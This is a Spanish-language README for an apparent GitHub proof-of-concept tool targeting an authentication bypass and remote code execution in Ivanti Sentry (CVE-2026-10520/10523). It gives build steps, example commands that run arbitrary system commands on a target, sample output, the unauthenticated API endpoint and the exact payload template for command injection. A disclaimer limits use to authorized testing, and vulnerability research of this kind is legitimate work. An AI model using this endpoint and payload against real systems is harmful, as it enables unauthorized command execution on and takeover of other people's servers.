 gagaltotal/cve-2026-10523-ivanti-sentry

Herramienta de detección de prueba de concepto para las vulnerabilidades de omisión de autenticación y ejecución remota de código en Ivanti Sentry (CVE-2026-10520, CVE-2026-10523). Envía solicitudes API manipuladas para ejecutar comandos del sistema y validar implementaciones vulnerables.
Una herramienta integral de detección de prueba de concepto para probar vulnerabilidades de Ivanti Sentry relacionadas con bypass de autenticación y ejecución remota de código. Esta herramienta identifica sistemas vulnerables a CVE-2026-10520 y CVE-2026-10523.
Este proyecto está diseñado para detectar y validar si una instancia de Ivanti Sentry es vulnerable a fallos críticos de bypass de autenticación y ejecución remota de código. La herramienta envía mensajes especialmente diseñados a través del endpoint de la API de Ivanti Sentry para ejecutar comandos del sistema y extraer los resultados, permitiendo a investigadores de seguridad y testers de penetración identificar implementaciones vulnerables.
Vulnerabilidad de bypass de autenticación en Ivanti Sentry que permite acceso no autenticado a endpoints de API restringidos.
Vulnerabilidad de ejecución remota de código en Ivanti Sentry que permite la ejecución de comandos arbitrarios del sistema a través de la API de mensajería cuando se combina con el bypass de autenticación.
Clone el repositorio y navegue al directorio del proyecto:
git clone https://github.com/gagaltotal/CVE-2026-10523-Ivanti-sentry
cd CVE-2026-10523-Ivanti-sentry
Inicialice el módulo y descargue las bibliotecas del paquete:
go mod init CVE-2026-10523-Ivanti-sentry
go mod tidy
Compile el ejecutable:
go build -o tot_poc tot_poc.go

La herramienta requiere dos parámetros obligatorios: URL de destino y comando a ejecutar.

Ejecute un comando simple en el destino:
./tot_poc -url https://target.example.com:8443 -cmd "uname -a"
-url (obligatorio): URL base del destino incluyendo protocolo (ej., https://127.0.0.1:8443)-cmd (obligatorio): Comando a ejecutar para detección de vulnerabilidad (ej., "uname -a", "id", "whoami")-p o -proxy (opcional): Dirección y puerto del proxy para enrutar el tráfico (ej., 127.0.0.1:8080)
Detecte vulnerabilidad con comando simple de información del sistema:
./tot_poc -url https://192.168.1.100:8443 -cmd "uname -a"
Ejecute con configuración de proxy:
./tot_poc -url https://target.example.com:8443 -cmd "whoami" -proxy 127.0.0.1:8080
Ejecute comando para extraer información del sistema:
./tot_poc -url https://sentry-instance.internal:8443 -cmd "cat /etc/os-release"
La herramienta mostrará:
Target: https://192.168.1.100:8443
Command: uname -a

[+] Sending command execution check to: https://192.168.1.100:8443/mics/api/v2/sentry/mics-config/handleMessage
[+] Target appears to be vulnerable.

Command output:
Linux sentry-server 5.10.0-8-generic x86_64 GNU/Linux
Target: https://192.168.1.100:8443
Command: uname -a

[+] Sending command execution check to: https://192.168.1.100:8443/mics/api/v2/sentry/mics-config/handleMessage
[-] Target does not appear to be vulnerable.
La herramienta explota el endpoint /mics/api/v2/sentry/mics-config/handleMessage que es accesible sin autenticación. El payload se construye como:
message=execute+system+/configuration/system/commandexec+<commandexec><index>1</index><reqandres>[COMMAND]</reqandres></commandexec>
La respuesta contiene la salida del comando en formato XML dentro de una etiqueta de éxito.
Esta herramienta se proporciona únicamente para fines autorizados de pruebas de seguridad e investigación. Los usuarios son los únicos responsables de asegurarse de tener la autorización adecuada antes de probar cualquier sistema. El acceso no autorizado a sistemas informáticos es ilegal. Los autores no asumen ninguna responsabilidad por el mal uso o daño causado por esta herramienta.
GhostGTR666 - Gagaltotal666
https://github.com/gagaltotal/CVE-2026-10523-Ivanti-sentry
Este proyecto se proporciona tal cual para fines de investigación de seguridad y educativos.
